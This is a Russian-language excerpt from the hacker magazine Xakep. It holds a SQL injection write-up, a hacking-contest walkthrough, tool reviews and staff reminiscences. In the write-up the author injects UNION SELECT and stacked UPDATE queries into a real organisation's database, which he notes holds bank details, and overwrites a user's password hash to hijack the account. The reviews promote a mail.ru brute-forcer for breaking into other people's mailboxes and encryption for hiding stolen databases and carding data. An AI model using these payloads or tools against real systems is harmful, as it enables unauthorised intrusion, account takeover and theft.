В первой явно хранятся банковские реквизиты, и это дело может немало стоить на рынке кардона. Вторая таблица, видимо, отвечает за права на чтение (r) и запись (w). Люди мы с тобой порядочные, потому попробуем безобидно похулиганить с третьей таблицей.Для начала посмотрим, что в ней есть:

```
10' UNION SELECT TOP 1
convert(int, login) FROM tb_
cli_cip_users WHERE login NOT IN
('old_user_name')--
```

Запрос подобного рода вернет логин пользователя. А если login заменить password и добавить условие поиска для конкретного пользователя, то легко можно получить и сам пароль, что я и сделал. Пароли хранятся в виде md5-хэшей, но и это дело поправимое.

Шалости

Люди мы с тобой порядочные, законы чтим, а УК РФ боимся как огня. Поэтому попробуем наследить немного в БД, вернуть все на место (по возможности) и, конечно, сообщим обо всем в саппорт организации.
Я взял первого попавшегося юзверя с ником p_tvr_pervov и пассом bf0c00ef76f9515789aec0 82dfe4fb49. Для входа я сгенерировал для себя хэш от числа 123 — 202CB962AC59075B964B0 7152D234B70. Осталось только подставить его вместо хэша жертвы:

```
10'; UPDATE tb_cli_cip_users SET
password='202CB962AC59075B964B0
7152D234B70' WHERE login='p_tvr_
pervov'--
```

К счастью, MSSQL позволяет в одной строке писать множество запросов. Их надо только отделить друг от друга точкой с запятой (наподобие двоеточия в старом добром Бейсике). Итак, запрос выполнен, пароль сменился и можно смело авторизироваться, что мы и делаем.
Либо у этого пользователя мало прав, либо это такой скудный интерфейс. Можно пробовать зайти под другими никами или продолжить изучение БД в поисках чего-то более интересного. Я же просто отметился в личке у жертвы, затем повторил предыдущий запрос с верным старым хэшем, чтобы человек мог зайти в свой акк и не заподозрить взлом. А напоследок я все же написал письмо в техподдержку — пусть руки выпрямляют!



x-конкурс

Салют, хакеры! Вот и настало время объявить победителя первого весеннего конкурса. Им стал pepper009, и за это он получает подписку на наш журнал на полгода.

Теперь о прошлом. Февральский конкурс взлома, по моим соображениям, получился довольно-таки интересным, поэтому я опишу порядок его прохождения чуть подробнее. Первым делом обследуем весь контент сайта и тут же находим 565.c — простой биндшелл под *nix. Все сценарии корректно обрабатывают передаваемые пользователем переменные, поэтому нам нужны дополнительные пути. Смотрим стандартно http://konkurs.xakep.ru/robots.txt, из него открываем logz.txt. Первых двух строчек для дальнейшего исследования достаточно — у нас есть скрипт admiiiin.php и запись в поле «Cookie»: «admin=0d4y;pass=hack;pre=test;». Многие из участников долго не могли сдвинуться с места, хотя все, как всегда, предельно просто ;). А что если admin="0d4y", a pass="hack;pre=test"? Просто пароль оказывается чуть длиннее, чем все думали. Подставляем и попадаем в админку.


Админка представляет собой простой скрипт, позволяющий перемещаться по директориям сервера и просматривать содержимое файлов/каталогов. В папке со сценарием находим дополнительный скрипт tool_____.php. Так как через админку выполнять команды невозможно, то остается только одно — открыть tool_____.php :). Это, казалось бы, обычный сценарий для отправки письма, но... Вспомним о биндшелле. Теперь с помощью любого сканера портов находим открытый порт 6655. Телнетимся на него и в ответ получаем «>>only local ip in security reasons» и закрытие соединения с другой стороны. Посмотрев сорец биндшелла еще раз, можно убедиться, что идет проверка на локальность подключения. Но вернемся к tool_____.php. Заглянув через админку в исходник, замечаем, что переменная $to поля «Куда:» никак не фильтруется, а сам скрипт отправляет мыло тупым коннектом на порт 25 сервера с хостом-подстрокой, идущей после символа «@» :). Функция fsockopen, на самом деле, позволяет указать порт после двоеточия в адресе хоста, поэтому вбиваем в поле «Куда:» «>>xek@localhost:6655», а в поле «Сообщение:» «>>;ls>/tmp/temp;». На вход дочернего процесса sh нашего биндшелла пойдет smtp-пакет от скрипта tool_____.php, и команда ls выполнится успешно. Через админку просматриваем результат в /tmp/temp, далее делаем «cat my_mail > /tmp/tempp: pidorcheto@yandex.ru:iamtrueodept:iamtruemoneyodept» и получаем пароль от аккаунта 0d4y на yandex.ru :).

Остается войти в аккаунт. Понимаем, что ничего дельного тут нет, обращаем внимание на второй пасс — iamtruemoneyodept и слово «money». Идем в платежки, вбиваем пасс и получаем долгожданный адрес/телефон 0d4y ;).

Несмотря на сезонные авитаминоз и депрессию, тебе в очередной раз предстоит одолеть наш сервер. Все подробности самого весеннего конкурса взлома читай на http://konkurs.xakep.ru.



ЛЕОНИД «R0ID» СТРОЙКОВ
/ R0ID@BK.RU /



X-TOOLS

ПРОГРАММЫ ДЛЯ ХАКЕРОВ

ПРОГРАММА: GPRS EXPLORER
ОС: WINDOWS 2000/XP
АВТОР: БИЛАЙН



> GPRS Explorer в деле

В последнее время все большее распространение получают беспроводные сетевые технологии. Сейчас уже не удивляешься Wi-Fi сетке в своем универе или точке доступа у соседа с пятого этажа =). Приятно, порой зайдя в ресторан или кафешку, посидеть заодно и в Сети :). Однако Wi-Fi карточка не всегда удобна, а о цене коммуникаторов я вообще молчу. Поэтому одним из выходов в сложившейся ситуации является GPRS, именуемый в народе «жопорезом» =). Не будем подробно останавливаться на этом виде связи, но пару моментов рассмотрим. Начнем, пожалуй, с минусов:
• низкая скорость (которая зависит от загруженности каналов связи оператора);
• нестабильное соединение (которое зависит опять же от оператора и прочих аномальных явлений, имеющих место быть).
Зависимость вышеперечисленных факторов от оператора налицо. Например, при хорошем раскладе скорость моего коннекта достигает порядка 45 Кб/сек. А при плохом — падает до 28,8 Кб/сек :(.
Как бы там ни было, переходим к более приятным моментам, а точнее, моменту, поскольку из основных он один — мобильность. GPRS можно юзать везде, где есть связь. Моя стандартная передвижная комплектация состоит из ноута, подключенного к нему мобильника и установленного GPRS Explorer'а. GPRS Explorer предназначен для настройки GPRS-соединения компа через мобильник. Все, что от тебя требуется, — это подключить мобилу к компу и запустить утилу. GPRS Explorer обнаружит модель твоего телефона и поднимет коннект (про обязательное наличие GPRS-модема в телефоне, надеюсь, отдельно говорить не нужно). Тулза поддерживает огромное количество различных моделей мобильников, перечислить их все просто не представляется возможным. Кроме того, софтинка умеет считать трафик, что позволяет четко себя контролировать. Одним словом, тулза делает именно то, что должна делать. Можешь смело устанавливать ее на свой ноут — пригодится еще не раз :)..

ПРОГРАММА: SMALL CD-WRITER
ОС: WINDOWS 2000/XP
АВТОР: AV(T)




> Самая компактная утила для прожига болванок

Многие из моих знакомых имеют на вооружении флешку с самым необходимым софтом (в том числе и «боевым» =)). Да что там говорить, такой девайс есть и у меня. Причем большинство утил могут работать автономно, на сменном носителе и без предварительной установки. На мой взгляд, очень удобно, когда у тебя под рукой в любой момент находится софт, способный выполнять самые разнообразные задачи. В одном из прошлых выпусков «X-Tools» я даже выкладывал специальный браузер для анонимного веб-серфинга. Ну а сейчас спешу представить тебе утилу под названием Small CD-Writer. Да, эта тулза предназначена именно для записи дисков, но она не совсем обычная. Вот лишь краткий перечень ее достоинств:
• малый размер — менее 400 Кб;
• работа без предварительной установки (можно юзать на сменном носителе — флешке или внешнем винте);
• работа с ISO-образами дисков (создание/запись образов).
Кроме того, тулза позволяет закатывать на диск дополнительную информацию, такую как: составитель, издатель и копирайт =). Конечно, Small CD-Writer не потягаться с монстрами типа Nero. Как ни крути, но в 400 Кб уместить полнофункциональный пакет попросту невозможно. Да и не нужно это. Тулза создавалась с расчетом на компактность и мобильность. Мне еще ни разу не доводилось встречать что-либо подобное. Ведь часто случается так, что на чужом компе и резак есть, и инфа, которую закатать было бы неплохо, а вот удобного софта для прожига дисков нет. В такой ситуации спасти тебя может именно Small CD-Writer. При тестировании тулза весьма корректно закатала мне пару бэкапных дисков, и я остался ей полностью доволен =). Вывод, как ты понимаешь, здесь напрашивается только один — утила однозначно из разряда must have.
P.S. Кстати, чуть не забыл предупредить: софтинка-то фриварная, пользуйся :).

ПРОГРАММА: XSPIDER 7
ОС: WINDOWS NT/2000/XP/2003
АВТОР: POSITIVE TECHNOLOGIES

Безвозвратно ушли те дни, когда примитивным сканером cgi-уязвимостей можно было нащупать серьезный баг. Увы, но с каждым днем работать становится все сложнее и сложнее. Хотя в этом есть один несомненный плюс — все



> Мощный сканер уязвимостей

слабонервные и профнепригодные отсеиваются задолго до достижения поставленной цели (надеюсь, ты не из их числа? =)). В прошлых выпусках рубрики я выкладывал несколько различных сканеров, в том числе и знаменитый RPVS. Что ж, настала пора другого, не менее полезного и активно развивающегося продукта — XSpider. Наверняка, тебе доводилось сталкиваться с подобным детищем конторы Positive Technologies. Однако седьмая версия софтины заслуживает отдельного внимания. Для начала, по традиции, приведу краткие характеристики продукта:

• полная идентификация сервисов на случайных портах (дает возможность проверки на уязвимость серверов с нестандартной конфигурацией, когда сервисы имеют произвольно выбранные порты);
• эвристический метод определения типов и имен серверов (HTTP, FTP, SMTP, POP3, DNS, SSH) вне зависимости от их ответа на стандартные запросы (позволяет определить настоящее имя сервера, если используется фейк);
• обработка RPC-сервисов (Windows и *nix) с их полной идентификацией;
• поиск разнообразных уязвимостей в web-контенте: SQL-инъекций, инклудов, межсайтового скриптинга (XSS), HTTP Response Splitting.

Кроме того, программа брутит всевозможные пароли, выявляя наиболее слабые, проводит поиск и анализ директорий, доступных для просмотра и записи, и делает многое другое. Необходимо отметить, что, несмотря на то что я не привык полностью возлагать все обязанности на сканер, эта тулза мне пришлась по душе. Одной из удобных фичей является проверка списка ресурсов по листу. Представь, вечерком ты составляешь список предположительно бажных ресурсов, заливаешь утилу на дедик, запускаешь и спокойно идешь пить пиво/смотреть футбол/к своей девушке (а лучше все вместе. Кстати, в последнем случае, думаю, твоя девушка будет просто ошарашена =). В общем, не упусти возможность заюзать столь полезную и нужную в повседневной рутине тулзу.

ПРОГРАММА: DSCRYPT
ОС: WINDOWS 2000/XP
АВТОР: DARIUSZ STANISLAWEK



> Шифруем очередную слитую базу :)

Проблема безопасного хранения данных актуальна всегда, а особенно когда эти данные не совсем легальные =). Короче, у меня к тебе есть несколько вопросов: как и где ты хранишь свои базы, слитые на той неделе с поломанного хостера? А картончик с амерского шопа, хакнутого днем раньше? А где исходники твоего нового троя? :) Что, бросает в дрожь? Или мне продолжить? =). Заметь, столь безобидные вопросы в следующий раз могу задать тебе не я, а товарищ следователь, случайно зашедший навестить тебя утром ранним (вот откуда возникла поговорка «Утро добрым не бывает» :)). Гулял в свое время по андеграунду даже такой специфический стишок, который я позволю себе процитировать:

Мне не страшна паранойя,
Мне не страшен доктор-садист,
Мне не страшны политизгои,
Я — алкоголик, я — оптимист!

Ой, о чем это я :). В общем, надеюсь, ты меня понял — шифровать нужно все. Вот только чем? Многие предпочитают юзать криптоконтейнеры, но зачастую они неудобны. Поэтому предлагаю тебе попробовать воспользоваться тулзой dsCrypt. Утила использует такой алгоритм, как AES, и весит всего 24 Кб! Причем, как ты догадываешься, тулза работает без установки, то есть носить ее на флешке сам бог велел. Пользоваться ей проще простого: достаточно при шифровании выбрать ENCRYPT, перетащить в поле проги требуемый файл и ввести пасс, а при дешифровке лишь сменить режим (Mode) на DECRYPT и подтвердить пароль. Кроме того, предусмотрены горячие клавиши, облегчающие работу с тулзой.
Вот такая замечательная утила, настоятельно рекомендую обратить на нее внимание. Как говорится, кто предупрежден — тот вооружен :).

ПРОГРАММА: GENOM-MAIL.RU BRUTER
ОС: WINDOWS/*NIX
АВТОР: GENOM



> Брутим мыльники на mail.ru =)

Прежде чем начать описывать очередную тулзу, вкратце скажу, что побудило меня выложить ее на диске. Во-первых, бесконечные мольбы/просьбы/etc сломать мыло чей-либо девушки/дедушки/бабушки достали меня окончательно (в случае с девушкой зачастую проще найти другую девушку =)). Во-вторых, как ни крути, но брут умирает. Это раньше можно было запустить Brutus AET2 и получить пасс на мыльник/telnet/ftp и дальше по списку. Сейчас в 90% случаев нарываешься либо на тайм-аут, либо на временную блокировку аккаунта. Однако возможность брута пока еще есть. Наглядным примером тому служит GeNoM — mail.ru bruter. Этот брутер представляет собой перловый скрипт, который использует брут через веб-аутентификацию. Если ты заметил, то на mail.ru, при переборке пассов через веб, твой айпишник не кидают в блэк, да и тайм-аут отсутствует. Это и позволяет брутеру делать свое дело, причем вполне успешно. Отличительными особенностями тулзы являются:

- многопоточность;
- возможность использования соксов;
- ведение подробного лога.

Скрипт юзает несколько файлов:

- mail.txt — здесь лежат мыльники на брут;
- pass.txt — здесь лежит словарик с паролями.

В процессе работы брутер создает еще два файла:

- brute-mail.txt — сюда скрипт пишет сбрученный пасс (вид: мыло/пасс);
- log.txt — здесь лежит лог .

Как видишь, все довольно просто, так что проблем возникнуть не должно. Смело бери брутер на вооружение, заливай на свой забугорный шелл и жди результатов, все у тебя получится :).
P.S. Кстати, такая технология брута, как ты понимаешь, подходит не только для mail.ru. Если у тебя прямые руки и трезвый мозг (оба пункта обязательны), то ты без особого труда сможешь реализовать нечто подобное и под другие веб-сервисы. В любом случае не забудь поделиться своим детищем со мной =).



ДАВАЙТЕ СРАЗУ УСЛОВИМСЯ: «ХАКЕР» ПРИДУМАЛ НЕ Я. ВООБЩЕ, ИДЕЯ СДЕЛАТЬ ЖУРНАЛ С ТАКИМ НАЗВАНИЕМ ВОЗНИКЛА В НЕДРАХ КОМПАНИИ, И ЭТО ДОЛЖЕН БЫЛ БЫТЬ ГЕЙМЕРСКИЙ ЖУРНАЛ. А Я В ЭТО ВРЕМЯ АКТИВНО ПИСАЛ О ХАКЕРСТВЕ В ДРУГИХ ИЗДАНИЯХ И СЧИТАЛСЯ СПЕЦИАЛИСТОМ В ЭТОЙ ОБЛАСТИ. А ВСЕ ПОТОМУ, ЧТО ВНЕ РАБОТЫ Я ЖИЛ В ДВУХ IRC-СЕТЯХ: DALNET И EFNET, ЗАНИМАЯСЬ РАЗЛИЧНЫМИ ШАЛОСТЯМИ С НЕСКОЛЬКИМИ ПРИЯТЕЛЯМИ.

08.1998

• Синтез и Федя Добрянский работали в крутом журнале «Компьютер и Жизнь», но из-за кризиса 1998 года журнал этот закрылся. Серега тогда активно тусовался на IRC и писал в том журнале о хакерах и андеграунде.

11.1998

• SINtez позвал Добрянского делать «Хакер», а Gameland пригласила игрового маньяка Дениса Давыдова.

• Синтез открыл irc-канал #xakep на далнете. Позже он отдал канал Ch1k'y.

11.1998

• Вышел в продажу первый номер журнала. Успех: весь тираж смели с лотков в Москве за 2 часа, причем в продажу он поступил в 6 часов вечера. Кстати, хоть журнал и вышел в феврале, на нем стояла цифра 1/99 — это был первый номер года и вообще первый номер. Так что потом приходилось издаваться чаще, чем раз в месяц, чтобы успеть сделать 12 выпусков за год. Именно из-за этого обстоятельства «Хакер» до сих пор выходит позже, чем большинство журналов :).

02.1999

• Синтез и Федя решили, что пора поделиться с народом опытом западла и сделали рубрику «Западлостроение». Федя написал хитовую статью о том, как нагадить соседу, заглушив ему телик.

• По всем рекламным агентствам и рекламодателям было разослано скандальное письмо учредителей журнала «Game.EXE» с обсиранием «Хакера» и призывом не рекламироваться в нем и вообще сделать все, чтобы его закрыли. Это письмо было тут же опубликовано во втором номере журнала :).



SINtez:

Мой модем не отключался 24 часа в сутки, используя редайлер для разрывов и ботов для логирования и управления, когда меня не было перед монитором. И уже тогда мы с ребятами в различных каналах обсуждали, как не хватает нормального печатного журнала для хакеров. Нам всем было что сказать на эту тему.
Настал 1998 год, финансовый кризис в стране. Многие издательские дома и отдельные журналы умерли. В Gameland'е решили, что это отличный шанс для запуска нового проекта, на почти пустом рынке. Тогда то и нашли меня и Дениса Давыдова, мы возглавили проект «Хакер» и начали подготовку первого номера. Всю геймерскую часть (а она занимала 80% журнала!) вел Дэн, остальная титаническая куча из четырех материалов была на мне :).
Я все время говорил, что журнал с таким названием должен больше места уделять взлому, а игры — это дополнение. Тысячи писем от читателей подтверждали мою шаткую теорию. Дэн со мной согласился, и мы начали постепенно менять все в сторону взлома.
Через год (или больше?) Дэн сказал, что хочет уйти. Его можно было понять — геймерская рубрика сократилась до 20%, ему негде было развернуться, а это реально талантливый парень (но об этом позже). В общем, Дэн ушел делать свой журнал. Несколько инвесторов пригласили его создать самый крутой и самый интересный журнал для геймеров. Так появилась «Игромания», которая тут же начала расти космическими темпами и до сих пор является лидером рынка (вот именно это подтверждает неоспоримый факт талантливости Дениса).
Я же в это время стал пересобирать команду. Из старой банды у меня было несколько постоянных киллеров: Федя Добрянский aka Dr.Cod, с которым мы работали еще до «Хакера»; Саша Черных aka Holod, которого мне порекомендовали парни из «Страны Игр»; Данечка Шеповалов aka Danya. Я уже не помню, как мы с Даней познакомились, но точно помню, что после первого разговора с ним я понял, что мой доктор был прав — я действительно страдаю шизофренией, так как только что очень мило пообщался с самим собой. Не взять человека, строение ДНК которого было нагло спиз...но у меня Институтом мозга, я не мог. Даня сразу же стал ответственным за рубрику «Хумор». Еще Саша Сидоровский aka 2poisonS, который достался мне в наследство от Дэна, так как писал об играх. Это был один из лучших авторов в журнале в смысле стиля и до сих пор самый близкий мне человек в смысле понимания. Еще Avalanche — самый скромный и застенчивый парень в нашей тусовке, при этом самый ответственный и трудолюбивый, модник, любимец богов, будущий квантовый физик. Кроме того, были Курт, Мишган, Мэл, Андрей Князев, Реланиум, Кибизоид и прочие отличнейшие парни. Курт, кроме работы в журнале, еще сделал первый сайт «Хакера». Мишган и Мэл взрывали массы своими ошеломляющими материалами про взлом почтовых серваков, домофонов, хостингов и прочего. Киби убил всех веб-мастеров, рассказав, как использовать для взлома метатеги. Но этого было мало, мне нужна была настоящая мафия.
Первой моей большой удачей был SideX. Он написал мне письмо, что неплохо разбирается во фрикерстве и хотел бы попробовать себя в журнале. Он мне понравился сразу же. В нем чувствовалась скрытая энергия и огромный потенциал. Со временем именно он возглавил рубрику «Взлом».
Второй удачей были два брата-акробата Миша Терехов aka Stranger и Максим Зелененко aka Maxx. Эти ребята все делали вместе: каждый материал, каждое обсуждение на редколлегии, каждую пивную тусу «Хакера». Интересно, это они придумали групповухи с девочками, или это было еще до них? В общем, M&M взяли на себя «PC_Zone» и стали нашими экспертами по нестандартному софту.
Третьим шедевром стал M.J.Ash. Этот питерский развратник сразу сказал, что он софтоманьяк, веб-извращенец и готов ради этого на все. Рубрика «Юниты» тут же была отдана ему на растерзание.
А потом уже пошел такой замес! Журнал стал лидером компьютерной прессы. На нас жаловались, нам писали гневные письма во все министерства, нас обожали и ненавидели, нам присылали наши же статьи, желая стать автором, нам приносили пиво в редакцию, приглашали в телик, на радио. То, о чем мы так сильно мечтали в середине девяностых, сбылось в начале двухтысячных. Заявлять, что «я работаю в "Хакере"», стало круто для открывания любых дверей.
Даже гаишники иногда нас отпускали, когда мы показывали им наши хакерские ксивы. Постоянные пьянки в компьютером клубе «Нирвана» всей редакцией сделали это место суперпопулярным. Там же мы провели первый чемпионат по взлому нашего сервака. Кстати, сервак никто не порутил; от безысходности его положили DDoS'ом, но так как он поднимался каждые минут 20, его досили до упора :). За это надо сказать отдельное спасибо Борису Скворцову, нашему админу сетки, который ни хрена не разбирается в никсах, зато бог технологии Windows NT.
Со временем я понял, что стал старым, мерзким и беспонтовым, что мне больше нравится трахаться одновременно с тремя девушками, чем с тремя серваками. И я решил уйти с должности главВреда. Ядыч гармонично вписался в мое кресло. А я стал издателем «Хакера» и начал управлять всеми его бизнес-процессами.
Потом Ядыча сменил Куттер, а его, в свою очередь, сменил Никитос. За это время я запустил «Железо», «Мобильные Компьютеры», «Лучшие Цифровые Камеры», «Digital Creative Arts», «SYNC», перепозиционировал спецвыпуск «Хакера» в журнал «Спец» и... устал. Устал от новых журналов, от технологий, компьютеров, гаджетов, железок. Время изменилось, компания изменилась, и я изменился вместе с ними. Мне захотелось заниматься только креативом, а если и продолжать работу в издательском бизнесе, то в чем-то нетехнологичном. И я ушел из Gameland'а вообще. Ушел делать свое креативное агентство 2Funky.
А через некоторое время одна моя подруга позвала меня управлять новым журналом, который был совсем не о компьютерах. И я согласился. Сейчас я делаю журнал «Папарацци» и занимаюсь креативом в 2Funky. Хочешь узнать что-то об истории «Хакера» подробнее, пиши на sergio@2funky.ru, если что-то забыл — расскажу.

Хакер'99 пишет:
«Если хочешь глушить телевизоры во всем доме, то минус батарейки прислони к батарее отопления!»





Федя Добрянский, любитель поглушить соседям телеки



Это не серийный убийца, это Игорь Пискунов. Он придумал журнал «Хакер»



Основатель секты «Минет у Ослика» Даня Шеповалов

Даня Шеповалов:

В конце славных девяностых (Даня закуривает трубку и поправляет теплый клетчатый плед на коленях), я надрал Яндекс и Рамблер так, что те выдавали мой сайт первым по запросам «юмор», «фанки» и «real robots don't die». Сделать это было просто, потому что роботы поисковиков в то время были тупы как первокурсница железнодорожного колледжа. Синтеза тогда нашли где-то на помойке, откачали и сделали главредом, а он, в поисках людей для нового журнала, через Яндекс нашел на помойке меня. Официальная часть закончена, и теперь мы наконец можем поговорить о цифровых наркотиках и африканских шлюхах! И вот что я вам о них скажу, парни. Меня это все никогда не интересовало. Все эти Космосы, Ослики и прочее, если кто помнит, — это полная чушь. На самом деле, я носил беленькую рубашечку, пиджачок, очочки и покупал девочкам сахарную вату, а кто писал про Космос, я не знаю, меня подставили. Главное, вы, парни, голосуйте за меня на Выборах-2008! Сделаем эту страну лучше! Пенсионерам — пенсию, студентам — стипендию! Рейв жив! Виктор Цой жив! С вами был Даня Ше, VJ Телеканала «Духовность».

03.1999

• Запустили первый вариант сайта www.xakep.ru, который сделали парни Kurt и DoC. Тогда на сайте вообще ничего не было, кроме анонсов свежих номеров.

10.1999

• Арт-директор Руслан Рубанский делает для журнала большой киберпанксковский редизайн и, самое главное, рисует новый логотип, с которым и выходит октябрьский номер 2000 года.

• Вместе с логотипом поменяли и типографию: бумага теперь глянцевая, а журнал не рассыпается на отдельные листки.

01.2000

• Выход первого спецвыпуска «Хакера». Он содержит «лучшие материалы за 1999 год». Очевидно, для тех, кто пропустил какой-то из журналов в прошлом году.

• Игровой раздел по просьбам читателей стремительно тает: теперь это только 11 полос. Раньше было 85.

• Первая статья Дани Шеповалова: про Дважды Будду Советского Союза, Величайшего Гуманиста Всех Времен и Народов и восьмое воплощение Вишну.

02.2000

• Даня занялся поэзией: «Старый пират торговал на Сенной, солнышко теплое этой весной. Выбиты зубы, в легком заточка: на 1С работала дочка».



Федя:

До 1998 года мы с Синтезом работали в журнале «Компьютер и Жизнь». Но последний номер так и застрял то ли в типографии, то ли на таможне во время августовского кризиса. Но уже в ноябре-декабре Сергей позвонил мне и предложил делать новый журнал.

Я писал разные статьи, но всем особенно запомнилась глушилка для телика. Сконструировал я ее совершенно случайно, когда экспериментировал с цифровым генератором. В комнату вошла бабушка и спросила, что у нее с телевизором. Оказалось, что глушак можно сделать на трех деталях. Это была бомба. На Митинке юные радиовредители спрашивали у продавцов микросхему «лаз» (от слова лазить), на самом деле 155ЛА3 (ЛА ТРИ). В интернете все копировали схему. А в компанию даже пришел какой-то циркуляр из госструктур о том, что устройство страшно вредоносное. Покровский объяснял: «В МК написали, что какой-то маньяк прихлопнул девочку топором. Если еще кто-то решит использовать топор для подобных целей, нельзя же будет обвинять в этом журналистов. Так же и с хакерскими методами».

В первом «Хакере», как это ни удивительно, про хак было всего несколько страничек. Остальное — игры. И нам постоянно писали читатели: «Задолбали игры, надо больше хака!». Покрович активно искал новых людей в теме, и скоро игровой раздел сократили. Сразу же пошли письма: «Слишком много хака, больше игр!».

Но назад дороги не было! Уже сформировалась достаточно сильная команда хак-авторов. Иногда Серега нас собирал в «Рванище» (компьютерном клубе «Нирвана» недалеко от Трубной площади). Там наверху стояли компы с вечно глючным инетом, а в полуподвальном баре бухала наша команда. Особенно этим всегда отличались Чук и Гек. Был там и великий Кибизойд со своей подружкой из какого-то жесткого вуза с математическим уклоном. Мы обсуждали с ней способы расчета ротора и дивергенции.

Позже кто-то из рванистов поведал мне, что Киби в каком-то классе школы сломал себе ноги и руки и ходил в гипсе с железной обвеской, как терминатор. Его стали звать киборгом, что потом и трансформировалось в Кибизойда.

Как-то, во время ссоры с Покровичем, Киби повесил в инете сайт «Как меня прижимали в "Хакере"», а Серега обещал ему отрезать пальцы гильотиной для сигар. Милые бранятся — только тешатся.

Однако игровое прошлое «Хакера» давало о себе знать. Так появился замечательный капроредактор Холод на своей супермашине Бешеной Антидевственнице. На одной из тусовок этот смельчак подарил Покровскому свинцовый бюст Ленина. Сходство уловили все. Еще Холод очень переживал за Сайдекса, который поднимал больше бабла, чем он. Это неудивительно. Сайдекс был действительно квалифицированным человеком и к тому же пытался на одной из тусовок убедить меня, что в жизни главное — деньги и власть. Несмотря на это, Сайдекс куда-то со временем слился, а Холод стал первым главредом журнала «Хакер Спец».

Нельзя не сказать о Руслане Рубанском — арт-директоре, который оформил довольно топорный «Хакер» в настоящем киберпанковском стиле. Руслан до сих пор продолжает воплощать киберпанковские мечты в жизнь. Рубрика «Имплант» — как раз его идея. А я стал первым автором этой рубрики. Моей целью было показать, что реально происходящее у нас под боком (в этих маленьких НИИ) намного круче, чем высосанные из пальца сочинения фантастов.

После ухода Руслика Серега почему-то перестал принимать мои статьи. И Холод позвал меня работать в «Хакер Спец». Там-то и сформировался костяк команды, которая делает сейчас «Железо».

Однако мы продолжали сотрудничать с Покровским и позже. Например, Сережа говорил: «Нужно шире смотреть на хак. Хакеры могут хакнуть все, не надо зацикливаться только на компах! Можно взломать все: от человеческих мозгов до автомата, продающего газировку». И я нашел человека, который умел ломать автоматы с газировкой! Как ты думаешь где? На литературном вечере студенческой газеты «Насквозь». Но это уже другая история...



Комикс, наполненный верой в светлое будущее с Синтезом и Холодом в главных ролях

03.2000
- «Хакер» стал толще: теперь 104 полосы вместо 96. Вышел первый комикс!
- Ваня Куттер написал свою первую статью в журнале: «Взломанный Virtual Avenue».

04.2000
- Фаллический Символ Тысячелетия и автор игры «10 пальцев — один член», Даня начал трилогию «Эрегированный Космос». В это же время основана секте «Минет у Ослика».

10.2000
- Куттер зарелизил свою программу mailcut.exe для грабинга email-адресов. Первобытный инструмент спамеров 2000 года :).

12.2000
- Степан aka Step написал первую статью в журнале: про ASP, тогда еще не DOT NET.
- В редакцию пришло гневное письмо от фидошника Anton Tarasenko :]. Этот чувак возбух из-за статьи «Вся правда о ФИДО», в которой рассказывалась вся правда о фидоразме.

02.2001
- Канал #xakep на далнете был злостно закрыт сучкой-иркопом Барбарой за разговоры о кардинге. Синтез дошел с переговорами до президента США Билла Клинтона, но амеры не уступили.

03.2001
- Чтобы не обламываться, сделали канал #x на русском далнете. Но он так и не нашел былого признания.
- Никитос написал первую статью в журнале: про первобытный взлом провайдера «Россия-он-лайн».



Хакер'2003:
«Прог для массовой рассылки спама сейчас пруд пруди, однако хороших среди них не так уж и много!»

05.2001 • Новый релиз Куттера: datapipe.pl. Перловая реализация софтины, которая форвардит tcp-пакеты.

07.2001 • Почта в домене @xakep.ru становится народной: регистрация доступна каждому. Редакция переезжает в элитную зону real.xakep.ru.

09.2001 • Андрюшок вместе с Никитосом написали о методах получения бесплатного трафика в локальных сетях. Провайдеры потом еще долго их преследовали с раскаленными вилами.

12.2001 • Баггзи поломал электронную версию «Хакера» и написал нам об этом статью. Спасибо за науку :). • Журнал опять прибавил в толщине — теперь 112 полос.

01.2002 • «Хакер Спец» превратился из спецвыпуска Хакера в отдельное издание, выходящее 12 раз в год. Первую команду возглавил Холод.

07.2002 • Долгое время у нас для почты и прочих дел были цифровые пароли. Один чел прознал это и подобрал пасс от аккаунта epsilon'a, после чего повесил на сайте дефейс.

2poisonS:

Трудно ли было принимать журнал у Синтеза? Нет, трудно было другое — быть вторым главредом после такого мегалегендарного чувака. Хотя в журнале я с первого номера, начинал автором, первые статьи мы делали еще в конце 1998 года... Тогда я писал про игры. Кстати, мало кто помнит, что «Хакер» начинал как игровой журнал. Не веришь? Попробуй откопать первый номер — там 80% полос про игры и 20% — про взлом.

Потом, конечно, все изменилось, нас реально проперло писать про «IT-секьюрити», как мы это называли в беседах с серьезными организациями. Сначала я стал редактором раздела «Joystick», ну а потом ночью придушил Синтеза... хе-хе, шучу.

